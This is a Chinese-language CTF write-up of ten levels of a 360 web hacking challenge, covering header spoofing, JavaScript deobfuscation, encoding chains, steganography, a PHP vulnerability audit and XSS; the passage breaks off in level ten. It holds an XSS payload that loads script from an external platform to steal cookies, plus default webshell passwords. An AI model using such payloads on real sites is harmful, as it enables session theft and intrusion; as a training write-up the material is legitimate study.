0x01 web1 Referer

---


http://attack.onebox.so.com/c6c299rf-main.html

第二关需要从 hack.360.cn 进入，直接点击按钮可行不通哦!~~

直接点击是没法进入的，抓包查看一下也并没有发现什么。提示说从 hack.360.cn 进入，那么我们自然会想到一个东西。在 http header 中有一种属性 Referer，是用来告诉服务器我是从哪个页面链接过来的，是比较符合题目说的需要从 hack.360.cn 进入这个说法的。需要改包的话，我爱使用 burp suite，提示直接点击按钮不行，那么我就去点击进入下一关，然后 burp 抓包之后 在 http header 中加上了一个

```
Referer: http://hack.360.cn
```

然后发包就进入了第二关，顺便说下另外两个和 ip 啊域名啊相关的 http header 是 Host 还有 X-Forwarded-For，如果 Referer 测不对，就会去测测这两个东西。



0x02 web2 javascript

---

http://attack.onebox.so.com/jaa60cjse-main.html

需要我们自己找到密码，那么我们先查看一下源代码，然后再抓包看看有没有什么密码或者是什么异常。

```
><script language="javascript" src="Public/js/encode.js"></script><
```


在源码中发现了这一行，抓包也可以看见 encode.js 这个 javascript 代码，发现有一些加密、代码混淆什么的，保存到本地来调试一下。 代码首末加上在源码中发现了这一行，抓包也可以看见 encode.js 这个 javascript 代码，发现有一些加密、代码混淆什么的，保存到本地来调试 一下。代码首末加上<script></script>，保存成 html。

```
<script>var password =
eval(function(p,a,c,k,e,d){e=function(c){return(c<a>35?String.fromCh
arCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)
d[e(c)]=k||e(c);k=[function(e){return
d[e]}];e=function(){return'\w+'};c=1;};while(c--)if(k)p=p.replace(ne
w RegExp('\b'+e(c)+'\b','g'),k);return p;}('9
5$=["\8\3\4\3\2\2\1\3\2\3\3\2\2\7\3\1\4\1\3\2\1\3\1\3\2\2\2\1\3\4\1\
3\2\1\4\1\3\2\1\4\1\3\2\2\1\3\4\1\3\2\1\4\1\3\2\1\4\1\3\2\1\4\1\3\2\
1\4\1\3\2\1\4\1\3\2\2\1\3\1\3\2\2"];6 c(){e<a
href="5$[0]">"\f\g\d\a\b"</a>}',17,17,'|x2b|x5d|x5b|x21|_|function|x
29|x28|var|x72|x74|00|x65|window|x61|x6c'.split('|'),0,{}));</script
> </a>?"":e(parseint(c>
```

点开发现并没有显示出什么，那么我们要先知道一个姿势，在做这种 js 代码隐写啊什么的时候，会比较快速。就是在 javascript 代码执行中，有 一些并不会显示出来的代码，比如他 eval 了一下，那么你可以使用 document.write 或者是 alert 去显示出这些代码，观察逻辑。代码不管怎 么混淆，怎么加密，总是会去 eval 的，这个时候一般会是明文的，那么只要我们在这个时候 document.write 一下，就可以观察到语句，快速解 题。

在这一题中我们把 var password = eval 修改成 document.write。执行一下。发现显示出了 eval 的代码

```
var
_$=["\x28\x5b\x21\x5b\x5d\x5d\x2b\x5b\x5d\x5b\x5b\x5d\x5d\x29\x5b\x2b
```

```
\x21\x2b\x5b\x5d\x2b\x5b\x2b\x5b\x5d\x5d\x5d\x2b\x5b\x21\x2b\x5b\x5d\
x2b\x21\x2b\x5b\x5d\x2b\x21\x2b\x5b\x5d\x5d\x2b\x5b\x21\x2b\x5b\x5d\x
2b\x21\x2b\x5b\x5d\x2b\x21\x2b\x5b\x5d\x2b\x21\x2b\x5b\x5d\x2b\x21\x2
b\x5b\x5d\x2b\x21\x2b\x5b\x5d\x5d\x2b\x5b\x2b\x5b\x5d\x5d"];function
00(){window["\x61\x6c\x65\x72\x74"][8]}
```

观察到了_$变量，代表了"[object Object]"，我们再使用相同的方法显示出这个_$变量的值。把 document.write 修改回原来的 eval，让这个语句得以执行，然后再后面加上 document.write(_$);

然后运行一下得到了一个 jother 编码的东西。

```
([![]]+[][[]])[+!+[]+[+[]]]+[!+[]+!+[]+!+[]]+[!+[]+!+[]+!+[]+!+[]+!+[]
+!+[]]+[+[]]
```

这个是一种另类的 javascript 编码，只用了 8 个字符()[]{}+!就能表示其他所有的 javascript 代码，是种不错的代码混淆的方法。要解这个有两种方法，加上使用之前一样的技巧来显示 javascript 代码，显示出来的是 i360。


还有一种方法是使用了谷歌浏览器的控制台。F12 呼出选择 Console

输入 i360 进入第三关。

0x03 web3 decode

---

http://attack.onebox.so.com/je4cd0jsk-main.html



要求解码这下面的代码

```
0x25344425353425343525333525343925343425343525373725344425353325343125373825344425343425363725363725344625353425364225363725344425353425343525373825343925343425343525373725344625353325343125373825344425343425343525363725344425353425343525333225343925343425343525373825344425353325343125333125344425353325343125333125344525343325343125333025344625343325343125343
```


提示说 Ox 还有解码，那么就可能会是一些进制啊编码等等的转换。

```
25 34 44 25 35 34 25 34 35 25 33 35 25 34 39 25 34 34 25 34 35 25 37 37
25 34 44 25 35 33 25 34 31 25 37 38 25 34 44 25 34 34 25 36 37 25 36 37
25 34 46 25 35 34 25 36 42 25 36 37 25 34 44 25 35 34 25 34 35 25 37 38
25 34 39 25 34 34 25 34 35 25 37 37 25 34 46 25 35 33 25 34 31 25 37 38
25 34 44 25 34 34 25 34 35 25 36 37 25 34 44 25 35 34 25 34 35 25 33 32
25 34 39 25 34 34 25 34 35 25 37 38 25 34 44 25 35 33 25 34 31 25 33 31
25 34 44 25 35 33 25 34 31 25 33 31 25 34 45 25 34 33 25 34 31 25 33 30
25 34 46 25 34 33 25 34 31 25 33 44
```

然后打开神器 JPK，这里是这个神器的下载的链接
http://www.wechall.net/tools/JPK

wechall 也是个可以练习 ctf 的平台，欢迎各种大牛一起来练习，一起搅基。


神器打开，Number——Convert——Number To Ascii




```
%4D%54%45%35%49%44%45%77%4D%53%41%78%4D%44%67%67%4F%54%6B%67%4D%54%45
%78%49%44%45%77%4F%53%41%78%4D%44%45%67%4D%54%45%32%49%44%45%78%4D%53
%41%31%4D%53%41%31%4E%43%41%30%4F%43%41%3D
```

看到了% 字符范围又是 0 到 F，那么就猜测是 urlencode

神器接着来一发 Ascii——Decode——Unescape




```
MTE5IDEwMSAxMDggOTkgMTExIDEwOSAxMDEgMTE2IDExMSA1MSA1NCA0OCA=
```


得到一个字符串，字符范围是 a-zA-Z=特别是观察到末尾的=自然会想到 base64，因为 base64 的尾部填充用的是=号，只是用来补足位数的，以四个字符为一个块，最末尾不足四个字符的用=号填满。

神器再来，Ascii——Decode——Base64


```
119 101 108 99 111 109 101 116 111 51 54 48
```

这个是 10 进制的，字符范围为 0-9，判断是 10 进制的 ascii 码。

这里先将进制修改成 10 进制的 InRadix OutRadix 都改成 10



然后再 Number——Convert——Number To Ascii

welcometo360 这个就是过关的密码了。

0x04 web4 stegsolve

---


http://attack.onebox.so.com/d971abpic-main.html

一个图片的隐写题，先下载下来，发现是一个 JPG，jpg 的图片隐写的方法就几种吧，还是比较简单的。一开始的脑洞比较大，还在想会不会是右上角的标志，还去找了高清大图。

WWWCN 肯定是这样子的，我太机智了。

好吧，如果是这样子就变成猜谜游戏了。认真看看题目，掏出神器 Stegsolve

下载的链接是 www.caesum.com/handbook/Stegsolve.jar



然后 Analyse——File Format

jpg 的话会有压缩，所以基于像数的隐写可能不太靠谱。看一下文件的内部格式什么的，果然发现有异常。

在本来图片应该结束的地方，却出现了大量的数据。查看一下 ascii，确定是什么东西。

```
End of Image
Additional bytes at end of file = 14168
Dump of additional bytes:
Hex:
ffd8ffe000104a46 4946000101010000
00000000ffe20c58 4943435f50524f46
```



```
Ascii:
......JF IF.....
.......X ICC_PROF
ILE..... .HLino..
..mntrRGB XYZ ...
```


可以发现 JFIF 这个敏感的幻数。这个函数是 jpg 文件的幻数。所以判断在原图后面还有一张 jpg 图片。

这个时候我们可以使用 Winhex 来把这个后面的图扣下来。Offset:00003B30 到文件的末尾，然后复制选块，置入新文件。

```
00003B30  C9 59 70 11 71 21 00 04  00 7F FF D9 FF D8 FF E0  蒽p.q!....      ?
00003B40  00 10 4A 46 49 46 00 01  01 01 00 00 00 00 00 00  ..JFIF..........
00003B50  FF E2 0C 58 49 43 43 5F  50 52 4F 46 49 4C 45 00    .XICC_PROFILE..
00003B60  01 01 00 00 0C 48 4C 69  6E 6F 02 10 00 00 6D 6E  .....HLino....mn
00003B70  74 72 52 47 42 20 58 59  5A 20 07 CE 00 02 00 09  trRGB XYZ .?....
00003B80  00 06 00 31 00 00 61 63  73 70 4D 53 46 54 00 00  ..1..acspMSFT..
```

打开就可以看到 BLACK HAT WORLD，这些大写的就是 key 了(不加空格)。

其实这个题就是和那种 jpg+rar 的内涵图一个原理的，使用了一个 copy 命令

`copy /B 1.jpg+2.jpg new.jpg` 就是这个图的生成的方法。

只是因为图片先解析到第一张图，你也没法改后缀，像 rar 那样子来解决，所以还是有创新的一道题。

附带上一些图片格式的幻数，方便查阅。

```
PNG = ‰PNG (89504E47)
GIF = GIF89a (47494638)
JPG = ???à JFIF (FFD8FF)
BMP = BMF? (424D)
```

0x05 web5 webshell

---

http://attack.onebox.so.com/cca5e5bas-main.html

从这个题开始，感觉到了 360 要靠猜的地方了，知道了方法都要尝试很多很多次，比较坑爹，这个题我就模糊的记得 jsp spy 的密码是 ninty，也不是太确定。这个时候度娘就是神器了。各种搜索，各种搜索。其实有个方法才是比较便捷的，就是去下到这些 webshell 的 官方的版本，上面的密码肯定就是对的了。

http://www.webshell.cc/4422.html

这个网站就能下到传说中的 Webshell 三剑客，然后分别去看看密码。

```
php spy: angel
aspx spy: admin
jsp spy: ninty
```

这个题也是卡了一会，网上百度到的有的是错的，结果有三个输入，也不太能确定到底是哪个错了，只有慢慢试咯，由此拉开了 360 有奖竞猜大赛的序幕。


0x06 web6 swp

---

http://attack.onebox.so.com/c47e92bak-main.html

我觉得这个题出得不好，是个坑。

一开始提到备份文件，我想到的方向就是 www.rar 类似于这种的整站打包的备份文件，然后既然是要找到这种备份文件，那么我们就需要去扫他出来， 常见的一些压缩文件后缀有:rar、zip、7z、tar.gz 这几种，然后我就去配合一个扫目录扫文件的工具 Pker 去扫备份去了。



到后来各种后缀都试过了之后发现，没办法，扫不出来东西。

扫到了个.htaccess 文件发现了里面的规则

```
<ifmodule mod_rewrite.c="">
RewriteEngine on
RewriteCond %{REQUEST_FILENAME} !-d
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule ^(.*)$ index.php/$1 [C]
RewriteRule bak-main\.html\.swp$ bak-swp.html [QSA,PT,L]
</ifmodule>
```

然后就去研究这个东西，还看到了 bak 啊，swp 什么的，感觉有点希望。研究了一下没弄出来，然后就在想会不会是思路出错了，方向跑偏了，据说这些 题都

不用爆破也可以做出来的。那么就要换个思路了，不用爆破。备份文件，这里的备份文件可能不是那些 rar 打包文件，而是一些编辑器生成的临时备份文件， 比如 Editplus 生成的 bak 文件，vim 生成的~还有 swp。然后我们要先去确定文件名哇，不然光有个后缀也弄出不来的。然后就在想可能不会是要去 找别的文件，而是 c47e92bak-main.html 这个自身的页面，那么我就用了去测试一下 c47e92bak-main.html.bak c47e92bak-main.html~ .c47e92bak-main.html.swp 都没有,没想到随便测试了一个 c47e92bak-main.html.swp 居然出来东西了,这个就 是我要说这个题出得不好的原因：下面是 swp 相关的资料 vim 中的 swp 即 swap 文件，在编辑文件时产生，它是隐藏文件，如果原文件名是 data，那么 swp 文件名就是.data.swp。如果文件正常退 出，则此文件自动删除。 以下两种情况不会删除 swp 文件：

1 Vim 非正常退出,这种情况下,除非手动删除 swp 文件（也可以在 vim 提示时删除），否则它会一直存在。
2 多个程序同时编辑一个文件。

这个文件应该是隐藏文件，既然说的是忘记删除的，那么应该是.c47e92bak-main.html.swp 应该是这样子才对，不可能还把它的. 去掉，所以这个题出得不好。 之前刚好做过一个题是关于 swp 文件的，顺便说一下，2014ouc 的 c1 题就是和 swp 相关的一道题，那个题是给了一个 hacker 文件，我们 file 一下发现发现了 c1 hacker: Vim swap file, version 7.3 提示是一个 vim 产生的 swp 文件。然后把 hacker 改成.hacker.swp 再新建个 hacker，vim -r hacker 就可以恢复文件了，恢复出了一些 base64 的编码/9j/4AAQSkZJRgABAQEAYABgAAD，这样子的，看这个格式是一张 base64 编码过的图片，邮件中传输图像常常使用这种方式。

```
<img src=” /9j/4AAQSkZJRgABAQEAYABgAAD/….” />
```

这样子保存成 html 就可以解开了。

扯远了，刚好因为比赛之前做了这个题，所以对 swp 才有一些了解。我们接着说那个.swp 文件，把下载回来。发现了_getNextKey()：

```
protected function _getNextKey() { $str =
1base64_encode(″89spo36rnrsrq449pq7045o283nn0rp3d26a0666809dd018b8859
55e34032b20″); return md5($str); }
```

base64 编码后：
ODlzcG8zNnJucnNycTQ0OXBxNzA0NW8yODNubjBycDNkMjZhMDY2NjgwOWRkMDE4Yjg4NTk1NWUzNDAzMmIyMA==
md5 计算后：584AFD9177ED1005B0D255ECFD8BE9A8

我写 writeup 的时候 好像这个字符串变化了，是随机化的，一个 id 一个 key。方法都是一样的，计算一下就可以了(md5 大写)。感觉题目越来越需要猜了。

0x07 web7 社工

http://attack.onebox.so.com/s56410sense-main.html

看到这个题，槽点满满的。和西电 xdctf 的那个题有点像，舞动旋律那题。是给出了一些信息，需要我们去组合，猜测密码。手工猜了几个猜不动。那种组字典的工具去组个字典爆破试试看吧，N.C.P.H 社会工程学字典生成器，比较爱用这个工具。

生成了字典之后，输入那个验证码，并不会刷新的，所以可以用来爆破，后来上了 WAF 我就不知道还能不能爆破了。总之最后的结果是爆破失败了，什么都没做出来。
那个验证码看着也很别扭，生怕他是错的，给个这样子的提示，真难啊。

后来之后自己慢慢，手动试了，验证码在 firefox 里不会刷新，也不用太担心效率的问题。试了好久好久，直到试到了 Lilei20140305 这个 才出现了奇迹。原来还要大小写，这题真是淫荡。越来越有 360 有奖竞猜大赛的味道。。。欲哭无泪

91199faddb0f5abe576ea087ea708172 这个加密串要去解密

在陆羽的博客中看到了这一篇，其实 3 月挂出来的，之前我也有看到过，还去破解过呢，运气真好，google 一下就能解出来了。

91199faddb0f5abe576ea087ea708172:360-hackgame-8-hello-world.php

要是之前有记得这个 360-hackgame-8-hello-world.php 的话，特别是提示的 8hello，直接在第 7 关就输入就过了，不用困在猜密码那么久了。当然了，这个也是意淫，出了这个 md5 一搜才想起来自己之前去破过的。

0x08 web8 audit

---

http://attack.onebox.so.com/eda63b0faudit-main.html

这个题又是那种很恶心的题目，要勾选有漏洞的代码，有很多种组合。要试很多很多很多很多遍才能试出来的。而且还没法爆破，每次出现的函数的顺序会变化。7 个函数，慢慢分析吧

```
1public function SetTemplate($lang)
2{
3        $lang = isset($lang) ? $lang : 'cn';
4        include('template/' . $lang . '.php.html');
5}
```

这个 SetTemplate 是用来包含语言文件进来的，因为对于传入的$lang 没有进行过滤，直接 include 了进来，可以使用../进行跨目 录的一些操作，包含到/etc/passwd 等敏感的文件，在 GPC 关闭时可以使用%00 进行截断，造成 LFI 漏洞。如果 GPC 开启时，就会对%00 进行 转义。有漏洞的语句是 include 那句。

```
1 public function fetch($templateFile='')
2 {
3         return file_get_contents($templateFile);
4 }
5 public function build($htmlfile='', $htmlpath='', $templateFile='')
6 {
7         $content = $this->fetch($templateFile);
```

```
8         $htmlpath     = !empty($htmlpath)?$htmlpath:HTML_PATH;
9         $htmlfile =    $htmlpath.$htmlfile.'HTML_FILE_SUFFIX';
10        if(!is_dir(dirname($htmlfile)))
11                mkdir(dirname($htmlfile),0755,true);
12        if(false === file_put_contents($htmlfile,$content))
13                throw new
14Exception('_CACHE_WRITE_ERROR_'.$htmlfile);
15        return $content;
  }
```

这两个函数一起看吧，fetch 这个函数，可以 return 文件的内容，对于传入的参数$templateFile 也没过滤，一开始，我也是并不太 确定了。不确定的话就要多试几遍，这个题的限制也比较少，没说清楚输入啊什么的，放眼看去感觉一大堆漏洞。测试后发现这个是不算漏洞的，因为只在 build 函数中调用了，而 build 函数去百度一下就会发现是 thinkphp 的生成静态页面的方法，去 wooyun 上搜搜，也没有发现与此相关的什么 漏洞。那么这两个函数就是安全的。

```
1 public function __set($key)
2 {
3         if(isset($this->_var[$key])) {
4                 return $this->_var[$key];
5         }
6 }
7 public function __set($key, $name)
8 {
9         if (isset($this->_var[$key])) {
10                return $this->_var[$key];
11        }
12        return false;
13}
```

这两个函数比较相似，就放一起讲，__set()方法是 php 中的魔术方法，用来给私有对象赋值的。并没有什么相关的漏洞，这两个函数比较正常，只能搜到用法啊一些，并找不到和漏洞相关的。

```
1 public function Filter($value,$safecode)
2 {
3         $value =
4preg_replace("/(javascript:)?on(click|load|key|mouse|error|abort|mov
5e|unload|change|dblclick|move|reset|resize|submit)/i", "&111n\\2",
6$value);
7         $value = preg_replace("/(.*?)<\/script>/si", $safecode,
8$value);
9         $value = preg_replace("/(.*?)<\/iframe>/si", $safecode,
$value);
```

```
        $value = preg_replace("/(.*?)/e", $safecode, $value);
        $value = preg_replace("//iesU", $safecode, $value);
        return $value;
}
```

这个是一个过滤器，用来过滤一些 xss 代码，保证安全性的。
然后发现了 preg_replace /e 这两句，如果传入的值可控的，就会造成代码执行漏洞。
下面两句/e 就是漏洞语句。

```
1 public function Upload($filename)
2 {
3         $default_path = 'upload/';
4         if (!file_exists($default_path))
5                 mkdir($default_path, 0777, true);
6         $destination = $default_path . basename($filename);
7         echo 'Saving your image to: ' . $destination;
8         $jfh = fopen($destination, 'w') or die("can't open file");
9         fwrite($jfh, $GLOBALS['HTTP_RAW_POST_DATA']);
10        fclose($jfh);
11}
```

最后一个是 Upload 这个函数， 先是创建了一个目录权限是 777，然后是文件名没有做过滤，就拿去做了字符串连接，所以上传的$filename 可以命名成 weshell.php 的，然后显示出相对路径，`$jfh = fopen($destination, 'w')` 创建一个文件，可写入东西，`fwrite($jfh, $HTTP_RAW_POST_DATA);` 这句彻底沦陷，`$HTTP_RAW_POST_DATA` 可以使用 post 往文件里写 shell，直接 getshell，所以是那三句出现了漏洞。`$destin… $jfh… fwrite(…` 这三句。分析完毕后，就是试啊试，看是哪些语句，慢慢测。 我做的时候只有 6 句是漏洞语句，后来我写 writeup 的时候改过了。 加上了一句 `return file_get_contents($templateFile);` 也是我犹豫不决的一句，他能返回文件源码，可以造成文件源码泄露。可是他没有 echo，而是用了 return。 那就再加一句，一共 7 句漏洞代码。

0x09 web9 xss

---

http://attack.onebox.so.com/x2a9ef99cd0xs-main.html

xss 的一道题，需要拿到 cookie，要使用到 xss 平台。先去配置一个 xss 平台来获取 cookie 先，我是用的冷总的 xss 平台。

http://lennyxss.sinaapp.com/

http://lennyxss.sinaapp.com/3C9ee4?1398504020

配置一个获取 cookie 的 js 代码。然后去测试那个留言板的过滤。

手动测测，发现是最先检测的是你的代码中有没有 html5 标签，然后检测你的代码有没有非法字符，被他过滤的字符，然后是检测你的代码能不能注入。

其实所谓的 html5，也只有他提示的 svg 标签，使用其他的 html5 标签没法绕过。比如 video audio，比较郁闷，其实这里就应该想到后台对留言板的处理什么的，当时并没有想到，结果卡了一夜。然后就是测试了想要去构造个标签，还看到网上的一些 使用了什么的，就去想要绕过，这里又坑了。后来 fuzz 的时候才发现的。

使用了 burp fuzz 测试非法字符，提交类似于 svg "这样子的内容，burp 测试

发现了 3 个非法的，" > \这三个字符，还会过滤其他的。测试到这里的时候才发现自己之前的想法不对，不是要去想办法绕过，然后闭合上<svg>，而是 >直接就是在黑名单中的，应该要想办法利用后台的代码去闭合。思路明确之后，就是在属性、事件中去编码绕过或者是不使用一些被过滤的字符比如"。然后就是构造测试、构造测试..
最后是这样子的 xss payload onload 页面载入是执行 js 脚本

```
<svg
onload=document.body.appendChild(createElement(/script/.source)).src
=String.fromCharCode(47,47,108,101,110,110,121,120,115,115,46,115,10
5,110,97,97,112,112,46,99,111,109,47,51,67,57,101,101,52,63,49,51,57
,56,50,52,56,52,48,48);//
```

使用了 fromCharCode 编码 //lennyxss.sinaapp.com/3C9ee4?1398248400

就是之前我们生成的 xss 地址。

提交成功之后，发现 cookie 来了。好开心，去 xss 平台查看一下。

cookie 的最后的一个是 xss-key=cc4b0a94f5a2e5a244a1cc44a7fb4cb3

提交进入最后一关。

0x0A web10 ubb

---

http://attack.onebox.so.com/jdad3f8fasd0d-main.html

这个题我输了 T T，第一步一直没做出来，死猫做出来的时候，我还没有思路。

这个题我的思路是各种飘，各种跑偏，蛋疼。这个题一来就和别的题不一样，没有提交框，我们需要先想办法找到那个提交框，还有题目的描述什么的。抓包看看。
burp 可以看到


```
Set-Cookie: display=5842b0a0df2d52533c241c6ec26089a8; expires=Sun,
27-Apr-2014 10:37:15 GMT; secure
```

这个就是让我各种跑偏的一个东西。访问页面，response 中给出来一个 Set-Cookie。

display=5842b0a0df2d52533c241c6ec26089a8 这个还带了一个 secure 的标志。

